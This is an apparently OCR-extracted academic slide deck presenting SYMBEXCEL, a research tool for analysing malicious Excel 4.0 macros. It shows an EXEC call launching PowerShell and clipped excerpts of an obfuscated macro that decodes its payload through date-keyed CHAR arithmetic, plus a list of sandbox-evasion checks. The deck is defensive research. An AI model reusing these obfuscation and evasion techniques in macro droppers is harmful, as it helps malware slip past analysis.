SYMBEXCEL: Automated Analysis and Understanding of Malicious Excel 4.0 Macros


Nicola Ruaro, Fabio Pagani, Stefano Ortolani, Christopher Kruegel, Giovanni Vigna

University of California, Santa Barbara
Threat Analysis Unit, NSBU, VMware, Inc.

May 2022

XL4 Macros

- 25+ year old feature of Excel
- Precursor of VBA macros
- Can interact with the OS (WinAPI)
- Commonly used for benign purposes



```
=ALERT("Hello, World!")
```


Microsoft Excel

Hello, World!

- Abused for deploying malware
- Weaponized since at least 2013
- Recent spike of malicious usage
- Evolving obfuscation techniques


XL4 Macros

- 25+ year old feature of Excel
- Precursor of VBA macros
- Can interact with the OS (WinAPI)
- Commonly used for benign purposes



```
=ALERT("Hello, World!")
```

- **Abused for deploying malware**
- **Weaponized since at least 2013**
- **Recent spike of malicious usage**
- **Evolving obfuscation techniques**




```
=EXEC("powershell.exe -noexit write-host 'Hello, World!'")
```


```
Hello, World!
```

Infection Flow


Infection Flow




Infection Flow



Infection Flow



Infection Flow




Goal of XL4 Macro Analysis

The goal of our analysis is:

- Understanding possible behaviors 😈
- Extracting Indicators of Compromise (IoCs)

  (URLs, IPs, filenames, etc.) 😈

Write day of month (+7) to cell X33



```
=FORMULA(DAY(NOW())+7,X33)
=FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A8
=FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8-
=FORMULA(CHAR(C1-X33)&CHAR(C2-X33)&CHAR(C3-X33)&CHAR(C4-X33)&CHAR(C5-X33)&CHAR(C6-X33)&CHAR(C7-X33)&CHAR(C8-
HAR(D1-X33)&CHAR(D2-X33)&CHAR(D3-X33)&CHAR(D4-X33)&CHAR(D5-X33)&CHAR(D6-X33)&CHAR(D7-X33)&CHAR(D8
HAR(E1-X33)&CHAR(E2-X33)&CHAR(E3-X33)&CHAR(E4-X33)&CHAR(E5-X33)&CHAR(E6-X33)&CHAR(E7-X33)&CHAR(E8-X
3)&CHAR(F2-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR(
3)&CHAR(G2-X33)&CHAR(G                                                    &CHAR(G8-X33)&CH
3)&CHAR(H2-X33)&CHAR(H                                                    &CHAR(H8-X33)&CH
HAR(I1-X33)&CHAR(I2-X33)&                                                 X33)&CHAR(I8-X33)&
HAR(J1-X33)&CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33
HAR(K1-X33)&CHAR(K2-X33)&CHAR(K3-X33)&CHAR(K4-X33)&CHAR(K5-X33)&CHAR(K6-X33)&CHAR(K7-X33)&CHAR(K8-
HAR(L1-X33)&CHAR(L2-X33)&CHAR(L3-X33)&CHAR(L4-X33)&CHAR(L5-X33)&CHAR(L6-X33)&CHAR(L7-X33)&CHAR(L8-X3
```


	B
1	78
2	90
3	87
4	57
5	88
6	86
7	101
8	63
9	104

De-obfuscate payload through rotating hard-coded integers (by -17)

Analysis Challenges


Obfuscation

- CHAR + FORMULA.FILL
- REGISTER



[A1] =FORMULA.FILL(B1&B2&B3&B4, A2) ENTRY_POINT	[B1] =
[A2] =HALT( )	[B2] HA
	[B3] LT
	[B4] ( )

Analysis Challenges



[A1] =FORMULA.FILL(B1&B2&B3&B4, A2) ENTRY_POINT	[B1] =
[A2] =HALT( )	[B2] HA
	[B3] LT
	[B4] ( )


Obfuscation

- CHAR + FORMULA.FILL
- REGISTER

Environmental Checks (Sandbox)

- User Interaction
- Mouse Capability
- Audio Capability
- Display Size
- System Clock
- File System Implementation

Analysis Challenges



[A1] =FORMULA.FILL(B1&B2&B3&B4, A2) ENTRY_POINT	[B1] =
[A2] =HALT( )	[B2] HA
	[B3] LT
	[B4] ( )

Obfuscation

- CHAR + FORMULA.FILL
- REGISTER


Environmental Checks (Sandbox)

- User Interaction
- Mouse Capability
- Audio Capability
- Display Size
- System Clock
- File System Implementation

… and combined

- Time Dependency
- Environment Dependency


Write day of month (+7) to cell X33



```
=FORMULA(DAY(NOW())+7,X33)
=FORMULA(CHAR(A1-X33)&CHAR(A2-X33)&CHAR(A3-X33)&CHAR(A4-X33)&CHAR(A5-X33)&CHAR(A6-X33)&CHAR(A7-X33)&CHAR(A8
=FORMULA(CHAR(B1-X33)&CHAR(B2-X33)&CHAR(B3-X33)&CHAR(B4-X33)&CHAR(B5-X33)&CHAR(B6-X33)&CHAR(B7-X33)&CHAR(B8-
=FORMULA(CHAR(C1-X33)&CHAR(C2-X33)&CHAR(C3-X33)&CHAR(C4-X33)&CHAR(C5-X33)&CHAR(C6-X33)&CHAR(C7-X33)&CHAR(C8-
HAR(D1-X33)&CHAR(D2-X33)&CHAR(D3-X33)&CHAR(D4-X33)&CHAR(D5-X33)&CHAR(D6-X33)&CHAR(D7-X33)&CHAR(D8
HAR(E1-X33)&CHAR(E2-X33)&CHAR(E3-X33)&CHAR(E4-X33)&CHAR(E5-X33)&CHAR(E6-X33)&CHAR(E7-X33)&CHAR(E8-X
3)&CHAR(F2-X33)&CHAR(F3-X33)&CHAR(F4-X33)&CHAR(F5-X33)&CHAR(F6-X33)&CHAR(F7-X33)&CHAR(F8-X33)&CHAR
3)&CHAR(G2-X33)&CHAR(G                                            &CHAR(G8-X33)&CHA
3)&CHAR(H2-X33)&CHAR(H                                            &CHAR(H8-X33)&CHA
HAR(I1-X33)&CHAR(I2-X33)&                                         X33)&CHAR(I8-X33)&
HAR(J1-X33)&CHAR(J2-X33)&CHAR(J3-X33)&CHAR(J4-X33)&CHAR(J5-X33)&CHAR(J6-X33)&CHAR(J7-X33)&CHAR(J8-X33
HAR(K1-X33)&CHAR(K2-X33)&CHAR(K3-X33)&CHAR(K4-X33)&CHAR(K5-X33)&CHAR(K6-X33)&CHAR(K7-X33)&CHAR(K8-
HAR(L1-X33)&CHAR(L2-X33)&CHAR(L3-X33)&CHAR(L4-X33)&CHAR(L5-X33)&CHAR(L6-X33)&CHAR(L7-X33)&CHAR(L8-X3
```

